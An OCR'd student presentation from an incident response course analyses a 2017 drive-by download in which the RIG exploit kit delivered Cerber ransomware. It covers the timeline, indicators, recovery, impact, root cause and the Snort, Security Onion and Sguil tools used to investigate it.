
CYBER SECURITY

DEPI_1_MNF1_ISS7_M1e Cyber Security Incident Response Analyst


INVESTIGATING A MALWARE EXPLOIT



TEAM

- HASSAN MAHMOUD MADKOUR
- AHMED GOMAA HAMED
- FADY MAGED SABRY
- ZAKARIA YOUSRI ZAKARIA
- MARIAM MOHAMED FAWZY

content



1. Incident Summary
2. Containment and Eradication
3. Timeline of Events
4. Recovery
5. Impact
6. Root Cause Analysis
7. Lessons Learned
8. Summary Report
9. Review and Improve

INCIDENT SUMMARY

in January 27, 2017, an incident was triggered by a user who inadvertently accessed a compromised webpage while searchingfor "home improvement remodeling your kitchen." This user-initiated event led to a drive-bydownload attack that was executed using an ExploitKit (EK). The attacker exploited vulnerabilities in the user'sbrowser to silentlyredirect them from a legitimate website,homeimprovement.com,to a malicious domain ty.benme.com, controlled by the attacker. This redirection resultedin the download of malicious files, including Cerber ransomware.

INCIDENT SUMMARY

The incidentwas first identified when the **SnortNetwork Intrusion Detection System(NIDS)** detected suspicious activity originating from the user's system. The attacker's goal was not to steal data, but rather to infect the system with ransomware and encrypt its contents for monetary gain. However, due to the rapid detection and response by the SOC team, the incident was contained before significant damage could occu



CERBER RANSOMEWARE

- Cerber was first discovered in 2016 and was considered one of the most dangerous ransomware threats at the time.
- It used a strong encryption method that made it difficult to decrypt files without paying the ransom
- Cerber ransomware is ransomware-as-a-service (RaaS), which means that the attacker licenses Cerber ransomware over the internet and splits the ransom with the developer.

HOW CERBER RANSOMWARE WORKS?

Cerber ransomware works in a few basic steps:

1- Infection: It enters your computer through a malicious email attachment, a compromised website, or other means.
2- Scanning: Cerber scans your computer for valuable files like documents, photos, and videos.
3- Encryption: It encrypts these files using a strong encryption algorithm, making them inaccessible.
4- Ransom Note: Cerber leaves a ransom note on your computer explaining what has happened and demanding a payment to unlock your files.
5- Payment: The ransom note provides instructions on how to pay the ransom, often in cryptocurrency.
6- Decryption: If you pay the ransom and the attackers are legitimate, they may provide a decryption key to unlock your files.

EXPlOIt KITS

Exploit kits were developed as a way to automatically and silently exploit vulnerabilities on victims' machines while browsing the web.
Due to their highly automated nature, exploit kits have become one of the most popular methods of mass malware or remote access tool (RAT) distribution by criminal groups, lowering the barrier to entry for attackers. Exploit kits are also effective at generating profit for malicious actors. Creators of exploit kits offer these campaigns for rent on underground criminal markets in the form of exploit kits as a service, where the price for leading kits can reach thousands of dollars per month.

TIMELINE OF EVENTS

01

January 27, 2017:

- 22:54:43– The first Snort NIDS alert was triggered, detecting suspicious HTTPtraffic originating from the user's machine(source IP 172.16.4.193) to a known malicious IP 194.87.234.129 on port 80.
- 22:54:45– The user'ssystem sent an HTTP requestto ty.benme.com, which initiated the download of malicious content,specifically a compressed gzip file. This file was later identified as part of the Cerber ransomware

02

• 22:55:00 A series of additional HTTP requests were madeto other malicious websites, including p27dokhpz2n7nvgr.1jw2lx.top and spotsbill.com, indicating that the user had been fully redirected into a malicious infection chain

RECOVERY

01

• Restoration of Systems
• -All systems that were found to have connected to the maliciousURLs were taken offline and re-imaged to ensure complete removal of the malware.This was deemed necessary as even thoroughmalware removal mightleave remnants or backdoors, which could be exploited later.
• -Network traffic logs and pcap files were meticulously reviewedto confirm that the malware had not spreadfurther within the network and that no additional systems were compromised.

02

• Data Recovery
• -Fortunately, no data exfiltration occurred during this incident, as the primary goal of the attackerwas to encrypt files using ransomware, ratherthan steal data. As a result, data recovery efforts were minimal.
• -Even though no data was compromised, verifiedbackups of criticalsystems were reviewed and tested as part of standard recoveryprocedures, ensuring that the organization was prepared for worst-case scenarios in the future.

IMPACT

• Financial Impact

- The financial losseswere relatively minimaldue to the quick and efficient containment of the incident.The only losses incurredwere the costsassociated with downtime from re-imaging systems, laborcosts for investigation and recovery, andminor productivity losseswhile affected systems were offline.

• Data Breach

- No sensitive data was exfiltrated during this incident. The attacker’s primary goal was to infect systems with Cerber ransomware, which encrypts files and demands a ransom for decryption. Fortunately, the infection was identified early enough to prevent the ransomware from fully executing its payload.

• Reputation

- Although the incident was containedbefore any significant damage could occur, there was a slightreputational impact on the company. Users who visited the legitimate website, homeimprovement.com, and were redirected to malicious sites may have been exposedto the drive-by download attack.The company received severalinquiries from concerned users, requiring communication from the public relations team to reassure customers and mitigate the situation.

ROOT CAUSE ANALYSIS

Underlying Cause

•-The root cause of the incident was the compromise of the legitimate website homeimprovement.com. The website had been unknowingly compromised by attackers, who injected malicious code into its HTML. This code, an iframe containing a hidden link to ty.benme.com, redirected visitors to a malicious domain.

•-The redirection was a critical part of a larger drive-by attack that exploited vulnerabilities in the user's browser and web plugins.

• Exploited Vulnerabilities

- The RIG ExploitKit was used to take advantage of multiple vulnerabilities in the user's web browsing software, particularly in outdated browser plugins and extensions.

- The EK delivered a malicious compressed file (in gzip format), which contained Cerberransomware. Once the file was downloaded and executed, the system would have been encrypted had the incident not been detected and contained quickly.

TOOLS AND RESOURCES UTILIZED

• Snort NIDS:


• Function: Network Intrusion Detection System that detected suspicious activity and alertedthe Security Operations Center(SOC) team regarding the drive-by download attack.


• Security Onion:

•Function: A Linux distribution for intrusion detection, log management, and networksecurity monitoring that helped in the identification and analysis of the attack.

• Sguil:


• Function: A GUI-based tool for monitoring and analyzing securityalerts, which the SOC analysts used to investigate the alerts triggered by the Snort NIDS.





